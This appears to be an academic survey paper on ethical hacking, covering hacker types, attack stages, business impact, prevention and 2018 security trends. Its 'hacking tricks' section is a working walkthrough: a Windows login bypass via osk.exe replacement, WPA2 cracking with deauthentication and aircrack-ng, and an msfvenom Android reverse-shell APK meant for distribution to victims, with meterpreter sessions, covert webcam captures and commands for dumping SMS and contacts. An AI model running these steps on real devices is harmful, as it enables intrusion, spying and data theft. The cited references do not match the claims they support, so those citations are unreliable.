Grey Hat Hackers: -Nothing is ever just black or white; the same is true in the world of hacking. These are multitalented they have properties of white and black hat hackers. They sometimes find a loophole and break the security and tell the organisation for the loopholes in security for which they get remedies and money. A hacker who is in between ethical and black hat hackers, He breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner. These hackers comprise most of the hacking world. Symbol for white hat hacker is shown in [Fig. 1].



Fig. 1: Classification of hackers

OTHER TYPES OF HACKER

Script kiddies: They use certain tools and scripts to hack but don't have any knowledge regarding hacking, they are known as unskilled hackers.

Suicide hackers: They attack any system or network for certain because and they don't even bother about being prisoner.

Cyber terrorists: This category of hackers might be group or individual but sent by some terrorists or relational people. They target large computer networks.

Spy hackers: Spy hackers are appointed by some company to steal trade information of another company.

State sponsored hackers: They are appointed by a government to get information about a particular rival government.

Hacktivists: Some hacker activists are motivated by politics or religion, while others may wish to expose wrongdoing, or exact revenge, or simply harass their target for their own entertainment

STAGES OF HACKING

Stage 1- Reconnaissance

It refers to the first phase which is a preparatory phase where attacker seeks to gain information about target/source before throwing an attack. On broad scale it should be done for future point of return, for ease of entry from an attack. Reconnaissance target range may include the target organisation's clients, employees, operations, network, and the systems.

There are two types of reconnaissance

1. **Passive**- It involves gaining information about the target without getting interaction with target.
2. **Active**-It involves interacting with the target directly by any means.

Stage 2- Scanning

It refers to the phase before attack when attacker/hacker scans the network for some specific information bases on the particular criteria found in reconnaissance stage. Scanning includes use of diallers, port scanners, network mappers, ping tools, vulnerability scanners and other essential tools.

Once attackers get the information about the victim. They used to extract information like operating system used, ports opened, device type, system uptime, live machines, etc to launch their attack.

Stage 3-Gaining Access

Gaining Access is a part of hacking where the attack gets access to the platform or operating system or applications on the victim's machine or network. The attacker can have access to operating system level, network level, application level. The attackers can escalate privileges to obtain complete control of the systems. In the process, intermediate systems that are connected are also comprised. Some of examples are password cracking, session hijacking etc.

Stage 4-Zombie System

This stage refers for maintaining access. In this phase attacker tries to retain his or her ownership of the system. In this stage attackers prevent the system from being accessed or owned by other attackers by securing their exclusive access with backdoors, root kits, malware, Trojans etc. Attackers can have access to upload, download, or make changes in data or applications. Attackers now make the system in their control for future attacks.

Stage 5-Evidence Removal

At this stage attackers first track their activities to hide and remove their traces form the victim's machine. The attackers have intention to get continuous access to the victim's machine and get unnoticed and uncaught by deleting the evidence that might lead to cybercrime. The attackers overwrite the server, system, and application logs to avoid risks of being caught. Stages of hacking are illustrated in [Fig. 2].




Fig. 2: Stages of hacking

IMPACT OF HACKING ON BUSINESSES AND GOVERNMENTS

Businesses are attacked many times for their customers' personal and financial information and are often exploited by their own employees, whenever they are angry. Businesses lose billions of dollars every year because of hacking and other cyber-attacks. Many times, the true cost cannot be evaluated because the effects of a security breach can stay for years after the attack. Companies can lose consumer's confidence and cases are filed legally responsible for the loss to their customers [7]. An impact of hacking is being shown in [Fig. 3] below while Cabinet Phone Scandal Scandal Nov 20, 1963 and Telephone Hacker is shown in [Fig. 4].

Financial Losses

Every year, reports about hacked businesses account comes into the picture, e.g. - In 2011, Sony Company lost about 170 million dollars due to the hack of their PlayStation system. Also, in 2011, City Group had a great loss of 2.7 million dollars and AT&T loses about 2 million dollars. It became a loss for an individual who transferred his credit card information to a hacker, however, the cost of repairing damage and tracking down the hacker can be very difficult [7].

Loss of Information

Hacking often results in loss of data because important files get deleted or changed. Customer information and order information can be stolen and deleted. Servers at FBI, Interpol and NASA all have compromised at different areas in the last ten years. Sometimes, these hackers even post customers information on this governmental portal, which could cause a big issue [7].

Decreased Privacy

When the hackers gain access to user's computer, they can view each and everything in your computer. Since many of our personal, professional and financial data of our lives are uploaded online for the ease to us, which create a security vulnerable. A hacker with access to your email can access all your social networking accounts and personal photos and can destroy you in minutes by blackmailing you for the ransom amount and if not paid photos will be flown away on exploited websites to dishonour the user [7].



Fig. 3: Impacts of hacking & telephone hacking [6]



Fig. 4: Cabinet phone scandal Nov 20, 1963 and telephone Hacker [6]

Damaged Reputation

Companies that get hacked have a bigger problem for their reputation than just paying for the initial damage cost. Reputation damage can cause a huge loss to a company. If a bank has been hacked multiple times, customers shift their trust from that bank and think of 100 times before sharing their personal information. The same is for retailers who lose their information to hackers. These companies lose business over time because of destroyed reputations [7].

Challenges faced and preventive measures in cyber security

With the rapid growth and evolution of Internet, the usage of technologies like mobile, social and cloud have also gone increased so the need for IT Security Services has increased significantly. In today's circumstance hackers are continuously exploring new techniques and skills to attack and gain control of sensitive data for their malicious purpose. Hence it is very important for organizations and people to keep themselves aware about risks and safety.

CYBER SECURITY CHALLENGES

- **Data breaches** - Large amount of data is stored on cloud servers hence it becomes an easy target for attackers to control over unauthorized and sensitive data. Cloud providers deploy security controls to protect their environments, but ultimately organizations are responsible for protecting their own data in the cloud.
- **Compromised credentials and broken authentication** - Data breaches and other attacks frequently result from weak passwords, and poor key or certificate management.
- **Hacked interfaces and APIs** - APIs and interfaces is one of the most exposed systems because they're usually accessible from the open Internet. Risk increases due weak interfaces and APIs which expose organizations to security issues related to confidentiality, integrity, availability, and accountability.
- **Exploited system vulnerabilities** - System vulnerabilities have become a big problem due to wide use of cloud computing. Organizations share memory, databases, and other resources with each other, creating new attack platforms.
- **Account hijacking** - Phishing, fraud, software exploits have become very common now due to the fact that information is stored in cloud storage and attackers can spy on activities, manipulate transactions, and modify data.
- **Malicious insiders** - In a cloud scenario, an insider can destroy whole infrastructures or manipulate data Systems that depend totally on the cloud service provider for security, such as encryption, are at greatest risk
- **Permanent data loss** - The permanent data loss due to provider error have become extremely rare but malicious hackers have been known to permanently delete cloud data to harm businesses.
- **Shared technology, shared dangers** - Cloud service providers share infrastructure, platforms, and applications, and if a vulnerability arises in any of these layers, it affects everyone.

PREVENTION AGAINST CYBER CRIMES

Strategies adopted by government

- Creation of the secure cyber ecosystem by means of national nodal agency, organization encouragement for designating a senior member as a Chief Information Security Officer and also developing the security policies related to the information.
- Creation of mechanism for the security threats and responding through national systems and processes. National Computer Emergency Response Team (CERT-in) is suitable in managing functionality as a nodal agency for the co-ordination of all the cyber security efforts, emergency responses as well as the crisis management.
- Securing the e-governance by the implementation of global best practices, and by widely usage of Public key infrastructure.
- Protecting and resilience of critical information infrastructure with the help of National Critical. Info. Infrastructure protection centre is responsible for being operated as a nodal agency.
- Promotion of the cutting-edge R&D of the technology related to cyber security.

Preventive Measures from User Side

- Keep your mobile phones or system updated & install antivirus always.
- Beware while shop online. Always shop from trusted websites.
- Don't open email from unknown sources to keep your information safe from email spam.
- Use good long & unique passwords for your accounts.
- Beware while using public network on your system to keep safe from network hijacking.
- Beware what you share online & always using privacy settings on your profile.
- Find out your vulnerabilities before cyber criminals do to secure your confidential data for your business perspective.

HACKING TRICKS IN OPERATING SYSTEM

5.1 Hacking in Windows Security.

5.2 Hacking of Wireless Network (Wi-Fi)

5.3 Hacking of Android Mobile (Metasploit)

Hacking windows login password

Hacking of windows user account password:

- Start Personal computer and insert installation media disk into DVD drive.
- Enter into boot order and choose **Cd** /DVDs.
- Press any key to continue and wait till installation process starts.
- **Go to repair your desktop.**
- Then click on troubleshoot option and move to advanced option
- Now click on command prompt and write the code
`Copy d:\windows\system\32\cmd.exe d:\windows\system32\osk.exe`
 Here d: specifies directory drive
 OSK: means on-screen keyboard and copy command is used to copy osk.exe, cmd.exe to System32 folder.
- Reboot your pc after execution of this programme. Login screen comes after sometime.
- Then go to on screen keyboard options open on-screen keyboard from keyboard from there
 Now password is reset and types the following command
 e.g. - net user raj * and hit enter. Set any password for that account [8].



Fig. 5: Windows Setup [8]

A typical window set up page is being shown in [Fig .5].

Hacking Wi-Fi Password Using Wordlist in Kali

- **Kali Linux** OPERATING SYSTEM.
- A **Wi-Fi adapter** that is able of **injecting packets** and going into **“monitor” mode**.
- Here is the list of top three recommended USB plug-and-play cards Wi-Fi cards for Kali Linux:[9]
TP-Link WN722 (2.4GHz, first version only). The same is shown in [Fig. 6].



Fig. 6: TP-Link WN722 2.4GHz/ Alfa AWUS036NHA 2.4GHz/ Alfa AWUS036H 2.4GHz [10] 17-10

Plug-and-play USB Wi-Fi Adapter does not require any drivers. They work simply once plugged in usb port [9].

- **Multiple diverse** wordlists to attempt to crack the **WPA handshake password** (shown in [Fig. 7A- 7H] once it has been **captured by airodump-ng**.
 1. **airmon-ng**: This will show all of the Wi-Fi cards that can go into monitor mode. If you don't see the external Wi-Fi adapter, disconnect and reconnect it via the USB port.
 2. **airmon-ng start wlan0**- this mode will make the wireless card into monitor mode.
 3. Use **ifconfig** Command to Check That the Monitor Interface Has Been Established
 4. **airodump-ng** interface: It is used to display all Wi-Fi **NETWORKS** at our location.
 5. Use **ctrl+c** command to stop the scanning [9]

```

root@kali:~/usr/share/wordlists# ls
rockyou.txt.gz
root@kali:~/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:~/usr/share/wordlists# ls
rockyou.txt
root@kali:~/usr/share/wordlists#
  
```

Fig. 7A: Cracking WPA Password

```

root@kali:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0mon       iwlwifi     Intel Corporation Wireless 3160 (rev 83)

root@kali:~# airmon-ng start wlan0mon

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  1119 NetworkManager
  1305 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0mon       iwlwifi     Intel Corporation Wireless 3160 (rev 83)

(mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]10)
root@kali:~# airodump-ng wlan0mon
    
```

Fig. 7B: Airmon.ng.

```

CH 9 || Elapsed: 6 s || 2018-02-08 20:53

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
BC:E1:17:83:07:10 -68   13       0  0  0  54e  WPA2 COMP  PSK  Trojan
00:17:47:45:50:05 -72   21       2  0  6  54e  WPA2 COMP  PSK  Em@Hacker
88:5D:FB:AD:CA:02 -73     8       0  0  6  54e  WPA2 COMP  PSK  HATCROSS
BC:E1:17:83:AF:64 -82   24       4  0  11 54e  WPA2 COMP  PSK  f**ku
9C:02:85:7A:AD:A0 -76   17       4  0  3  54e  WPA2 COMP  PSK  On Sai Ran
C8:3A:35:18:0A:70 -81     4       0  0  7  54e  WPA COMP   PSK  Tenda 4563D0
CE:9F:7A:C7:FA:F3 -81     5       12  5  7  54e  WPA2 COMP  PSK  Nokia 3
E4:6F:13:7F:FA:8F -83     5       0  0  9  54e  WPA2 COMP  PSK  God Blessed House
C8:3A:35:18:0A:70 -85     1       0  0  7  54e  WPA COMP   PSK  Sameer
F4:F2:60:8C:31:24 -88     6       0  0  1  54e  WPA2 COMP  PSK  TP-Link-PRITESH
60:E3:27:CB:D1:14 -87     3       0  0  1  54e  WPA2 COMP  PSK  EduTrain
C8:3A:35:83:0A:90 -88     8       0  0  8  54e  WPA COMP   PSK  Triangularweb
78:44:76:92:A9:80 -88     5       0  0  2  54e  WPA2 COMP  PSK  Krishiv

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
(not associated) DA:A1:19:04:4A:F6 -83  0 - 1  21    7
(not associated) DA:A1:19:08:5B:42 -85  0 - 1  40    5
(not associated) DA:A1:19:03:C9:72 -80  0 - 6  0    2
(not associated) DA:A1:19:07:C6:88 -54  0 - 1  11   7
(not associated) 3C:33:00:6B:18:80 -66  0 - 1  0    2
(not associated) DA:A1:19:FF:7C:52 -74  0 - 6  0    2
(not associated) DA:A1:19:01:EF:18 -74  0 - 1  0    1
(not associated) DA:A1:19:06:99:18 -78  0 - 1  5    2
(not associated) F0:D7:AA:7E:7A:2E -82  0 - 1  0    1
(not associated) DA:A1:19:0E:F6:E1 -83  0 - 6  0    2  SAINEXTRA7714
(not associated) 3E:92:04:59:63:E4 -85  0 - 1  0    2
(not associated) 14:30:C6:CA:B2:08 -88  0 - 1  8    7  Aqua Craze,RailWire Wi-Fi,BWZp-cF2aXRzYXZp0d0w0,1PU MIFI,Venkata 0M SAI NET 9871203055,SL_BoVj-an8zW5naC5waXJh0wFs
08:17:7C:52:01:5C 50:8F:4C:9A:E3:07 -33  0e- 6  0    8
BC:E1:17:83:AF:64 48:50:50:CF:66:01 -83  0 - 1e 0    3
BC:E1:17:83:AF:64 48:C6:2A:50:36:06 -62  0 - 1e 33   15
9C:02:85:7A:AD:A0 F4:F5:0B:0D:01:07 -85  0 - 6e 0    1
CE:9F:7A:C7:FA:F3 14:08:72:32:19:3B -1  1e- 0  0   12

root@kali:~# airodump-ng -c 6 --bssid 08:17:7C:52:01:5C -w /root/Desktop/ wlan0mon
    
```

Fig. 7C: ifconfig command.

```

Kali Live [root@kali:~]
6 || Elapsed: 6 s || 2018-02-08 20:54

ID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
17:7C:52:01:5C -67 72     51       2  0  6  54e  WPA2 CCMP  PSK  Em@Hacker

ID          STATION      PWR  Rate  Lost  Frames  Probe
17:7C:52:01:5C 50:8F:4C:9A:E3:07 -33  0e- 6  0    8
    
```

Fig. 7D: Scanning Wi-Fi

```
root@kali:~# aireplay-ng -0 2 -a 00:17:7C:52:01:5C -c E4:5D:75:D8:5A:9A wlan0mon20:56:49 Waiting for beacon frame (BSSID: 00:17:7C:52:01:5C) on channel 6
20:56:49 Sending 64 directed DeAuth. STMAC: [E4:5D:75:D8:5A:9A] [ 0]59 ACKs]
20:56:50 Sending 64 directed DeAuth. STMAC: [E4:5D:75:D8:5A:9A] [ 1]54 ACKs]
root@kali:~#
```

Fig. 7E: BSSID Found.

```
root@kali:~# aireplay-ng -0 2 -a 00:17:7C:52:01:5C -c 50:8F:4C:9A:E3:07 wlan0mon
```

Fig. 7F: airplay-ng command.

```
CH 6 ][ Elapsed: 0 s ][ 2018-02-08 21:05
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:17:7C:52:01:5C -51 100 54 8 2 6 54e WPA2 CCMP PSK Em@Hacker
BSSID STATION PWR Rate Lost Frames Probe
00:17:7C:52:01:5C 50:8F:4C:9A:E3:07 -37 0e- 6 0 8
00:17:7C:52:01:5C E4:5D:75:D8:5A:9A -58 0 -24 0 4

CH 6 ][ Elapsed: 1 min ][ 2018-02-08 21:06 ][ WPA handshake: 00:17:7C:52:01:5
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
00:17:7C:52:01:5C -55 100 987 288 0 6 54e WPA2 CCMP PSK E
BSSID STATION PWR Rate Lost Frames Probe
00:17:7C:52:01:5C 50:8F:4C:9A:E3:07 -31 1e- 1e 0 519 Em@Hacker
00:17:7C:52:01:5C E4:5D:75:D8:5A:9A -53 0e-24 0 86
root@kali:~# aircrack-ng -a2 -b 00:17:7C:52:01:5C -w /root/Desktop/rockyou.txt /root/Desktop/*.cap
```

Fig. 7G: Aircrack.

```
Aircrack-ng 1.2 rc4
[00:00:08] 18404/9822768 keys tested (2150.72 k/s)
Time left: 1 hour, 16 minutes, 0 seconds 0.19%
Current passphrase: medeiros
Master Key : 80 A8 A4 D5 99 88 F6 7C 63 5C 71 C9 17 C0 23 FA
AA A9 4A 87 83 B5 CE 6D 40 8E 4D 16 B2 0F 2D 6D
Transient Key : C0 23 40 13 AF CE FA 91 77 CB 01 5C 9B 9A F3 12
1B 15 9A B0 15 D6 D2 BC F4 F0 28 94 3B C5 69 5A
16 14 FA 2A 85 7E 38 E0 D4 9F FD CE 2B C2 5B 81
73 0D 91 B4 1D F5 83 13 D1 21 99 D1 83 5C C2 A6
EAPOL HMAC : D7 4F 36 76 0E 55 7A 15 F8 E9 F1 6D 07 81 81 35
```

Fig. 7H: Aircrack-ng

Android Hacking (Metasploit)

The usage of Metasploit Framework (Android hacking tool for kali Linux) lies in the fact that this tool can be used for the generation of payloads in various formats and then we can encode these sorts of payloads by the usage of various encoding modules. MSF Venom Is responsible for combining the functionality of MSF payload and MSF encode in a single tool. Merging this tool into a single tool makes a very good sense. It standardizes the line commands and make thinks a little speedy by using a single framework known as Metasploit framework. The process of the same is being shown in [Fig. 8A-8D]. Usage of MSF venom is as follows: -
./MSF venom [options] <var=val> [11]

Payload specification methodology

The payload is being set up by the -p flag. The var=val pairs are used for setting up the data storage options for the payload. It still works in the same was as that of MSF payload and is capable for occurring anywhere within the line of command. An example lies in the fact that while using this tool for the purpose of encoding a meterpreter/reverse_tcp payload. The output is being specified by the -s option and it should not exceed 480 bytes. At last the LHOST=<you ip> portion of the command is responsible for setting the LHOST variable for being used in the payload. Attacker already has the APK's file and now he will start distribute it. After victim open the application, attacker Metasploit console will show session open [11]

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.4 LPORT=8080 R > hacking.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8808 bytes
```

Fig. 8A: Android hacking

```

      =[ metasploit v4.16.15-dev ]
+ --- --=[ 1699 exploits - 968 auxiliary - 299 post ]
+ --- --=[ 503 payloads - 40 encoders - 10 nops ]
+ --- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.4
LHOST => 192.168.2.4
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.4:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.3:42832) at 2018-03-05 04:05:21 +0000
[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 2 opened (192.168.2.4:4444 -> 192.168.2.3:34376) at 2018-03-05 04:06:25 +0000
dump_calllog
[-] Unknown command: dump_calllog.
msf exploit(handler) > dump_calllog
[-] Unknown command: dump_calllog.
msf exploit(handler) >
[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 3 opened (192.168.2.4:4444 -> 192.168.2.3:57228) at 2018-03-05 04:07:10 +0000
[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.2.4:4444 -> 192.168.2.3:54533) at 2018-03-05 04:07:55 +0000

```

Fig. 8B: metasploit v4.16.15.dev

```

meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XGALLvoj.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/CJKiShrR.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/TCsUHMuW.jpeg
meterpreter > 

```

Fig. 8C: Meterpreter

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands

Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Android Commands

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

```

meterpreter > dump_contacts[]

```

Fig. 8D: Commands Execution

RECENT TRENDS IN CYBER SECURITY

Companies of all sizes have adopted the cloud technology and open source has become the standard for infrastructure software so we can certainly expect an increase in the number of cyber-attacks based on open source vulnerabilities. Since the code is open, any opportunist can identify and exploit the program through hacking and viruses. Proprietary software companies have team members dedicated to ensuring the security of their software.

While it's true that anyone can look at and potentially exploit the code, it's also true that anyone can look at the code to identify potential causes of security breaches and address them immediately

In many cases, using this type of software helps companies save money while also getting a product that is better suited to their needs. Once your company learns how to use open source software - and how to mitigate some of the risks associated with it - you, like many others, may lead to great benefits.

As we approach 2018, here are some cyber security trends that people need to aware of it. So, some of the following trends are as follows -

Careful patching and Application testing improvements

When talking about cyber security, most people think of malicious websites that are accessed over the laptop or desktop, even though most of our internet browsing is now done over the phone. Mobile applications have become an excellent source for modern hackers

While the application and software's from a trusted source and sites are usually safe and tested, not much is done when testing patches and updates. For those who only wish to use their phones and other smart devices safely, there are a number of measures that you can take to protect your smart phone or tablet. For those who are developers and testers, the task is not as easy as they will need to invest much more in application testing of even the smallest patches.

Ransomware and dealing with it

Ransom ware is seen as a huge problem in big industry future starting with 2018 this may cause wider concerns and even impact on casual users around worldwide.

Ransom ware is a type of software that focuses on stealing your private data in the terms of pictures, videos, and writings, then bank accounts. In creating ransom ware, hackers usually focus on the operating systems like Windows, Android platforms. In 2018 this will create major security concerns for millions of people, as it is common for people to use that software and have sensitive data on the same device [9].

The solution to this problem using a VPN connection as it will prevent you from being singled out for specific information you might have. VPN alone is not enough to protect you, but it will make it impossible for people looking for your data in particular to find it.

IoT Home - Smart yet gullible

With more and more of our devices being connected to the internet and having smart capabilities, the rise in increase to vulnerabilities becomes a major problem. The ease of access for hackers and other people with malicious intent is not so much due to any faults in the devices themselves, but more often than not in human error. In 2018 it is predicted that there will be a rise in botnets which will attempt to access your devices from multiple points with all basic passwords attempted, finally breaking devices that don't have a higher security setting. The only way to prevent this is to be careful and to install all of your devices properly; giving them personalized settings, username, and password. It has been shown in [Fig. 9].

General Data Protection Regulation (GDPR)

General Data Protection Regulation (GDPR).For companies and developers, the introduction of Europe-wide safety measures for personal information may create a hurdle, and if those measures are not implemented by the 25th of May 2018, companies may be fined a considerable amount of up to 4% of global annual turnover. While implementing these features is not as difficult, companies struggling to stay in the black will see this as an obstacle to doing their job. General Data Protection Regulation has been picturized in [Fig. 10].

Server less apps and protection less devices

Using apps that don't require a server has become very popular in the last few years with services such as WhatsApp and Viber providing direct peer-to-peer connections with inbuilt encryption. While this does reduce the cost of application maintenance and give all kinds of utility benefits, it is very open to various forms of attack.




Fig.9: Internet of things [12].



Fig. 10: General data protection regulation [13].

AI Hackers

As technology progresses we are seeing more and more tasks being done by AI, it was just the matter of time hackers would employ AI to do their bidding. Although we are far from Sky net *level* of threat, the last two years have seen an incredible increase in AI made attacks. Machine learning is used by hackers to note, track and even predict vulnerabilities in systems. AI based security system is being shown in [Fig 11]. Malicious software assisted by AI has made DoS attacks much easier and cheaper to do.




Fig.11: AI based Security system [14].

Shortage of cyber-security experts

For those who are thinking about a career change, this is the way to go in 2018. Cyber security experts are few and requires good some of money to do their tasks. Even in larger companies, most cyber-security experts are consultants working on a retainer for impressive fees and are in charge for several companies at the same time. If you plan on opening a company in 2018 you basically have two options; either you have spent deep pockets in hiring good security specialists or using the online service of reputable protection companies that will give you the optimal security and support for a much reasonable fee. This includes good anti-malware software, anti-virus software and a reliable VPN provider. Most major corporations worldwide already use these services as consulted by their security expert, and there is no reason why smaller companies and even private persons shouldn't [11].

CONCLUSION

Though it doesn't have enough scope because many companies wanted their clients to as developers, programmers or event manager but those people who are belonging or wanted to pursue this field are paid handsome amount of money. It includes -It is an emerging branch so no ethical hacker can ensure by using same technology again and again, so as a result people wanted to develop and research more about this technology. As the growing demands of E-commerce sites many E-commerce marketing companies like Flipkart, Amazon and Ebay will demand more the ethical hackers because of their security concerns, many companies like ISRO, Wipro, IBM wanted their databases not to get leaked and spread related to their productions and profits and loses so they are hiring ethical hackers and paying a good some of money which will increase in future to. Even start-ups companies are also demanding more ethical hackers, so that it doesn't lead to their demolition of company. More advanced software and tools will be used by ethical hackers leads to overall technology development Thus the necessity of ethical hackers is slowly but demandingly being increasing in the field of IT sector day by day. [12]. In response to the various hacking activities being taking place regularly, the various techniques that can be used for preventing the same include: Proper Security Infrastructure, Intrusion detection system, Code review and the security patches. The usage of all the above techniques can help in preventing the leakage of sensitive data, reduces investigation cost as well as the monetary loss/ reputation losses, facilitates detecting the risk early and mitigating the same etc. The various tools that can be used for preventing the hacking are: Honeynet, Anti-viruses, Patches, Password crackers, Vulnerability scanners, Wireless sniffers.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to Dr. Prateek Jain, Accendere Knowledge Management Services Pvt. Ltd., Ms. Nidhi Garg, FET, MRIIRS for their valuable comments that led to substantial improvements on an earlier version of this manuscript.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Walt, Charl van Der. [2017] The Impact of Nation-State Hacking on Commercial Cyber-Security. *Computer Fraud and Security* 2017. (4). Elsevier Ltd: 5-10. doi:10.1016/S1361-3723(17)30030-1.
- [2] Easttom, William Chuck.[2011] *Computer Security Fundamentals*. doi:10.1007/978-1-4471-6654-2_2.
- [3] Cherdantseva Y. et al. [2016] A review of cyber security risk assessment methods for SCADA systems, *Comput. Secur.*, 56: 1-27
- [4] Juneja GK. [2007] Ethical Hacking: a Technique To Enhance Information Security, *Int J Innov Res Sci Eng Technol (An ISO Certif. Organ.*, 3297(12): 7575-7580
- [5] Sahare B, Naik A, Khandey S. [2014] Study Of Ethical Hacking', *Int J Comput Sci Trends Technol*. 2(4): 6-10.
- [6] Francia III GA, Thornton D, Dawson J.[2012] Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems, In *Proceedings of The 2012 World Congress in Computer Science, Computer Engineering, and Applied Computing*.
- [7] Yan J, Govindarasu M, Liu C-C, Vaidya U.[2013] A PMU-based risk assessment framework for power control systems, *Power and Energy Society General Meeting (PES), IEEE*, pp. 1-5.
- [8] Hewett R, Rudrapattana S, Kijisanayothin P. [2014] Cyber-security analysis of smart grid SCADA systems with game models, In *Proceedings of the 9th Annual Cyber and Information Security Research Conference, ACM*, pp. 109-112.
- [9] Woo PS, Kim BH. [2014] A Study on Quantitative Methodology to Assess Cyber Security Risk of SCADA Systems," In *Advanced Materials Research*, 960: 1602-1611.
- [10] Leversage DJ, Byres EJ. [2008] Estimating a system's mean time-to-compromise, *Security & Privacy*, 6(1): 52-60.
- [11] Lewis H, Budnitz R, Rowe W, Kouts H, Von Hippel F, Loewenstein W, Zachariassen F. [1979] Risk assessment review group report to the US Nuclear Regulatory Commission," *Nuclear Science, IEEE Transactions on*, 26(5): 4686-4690.
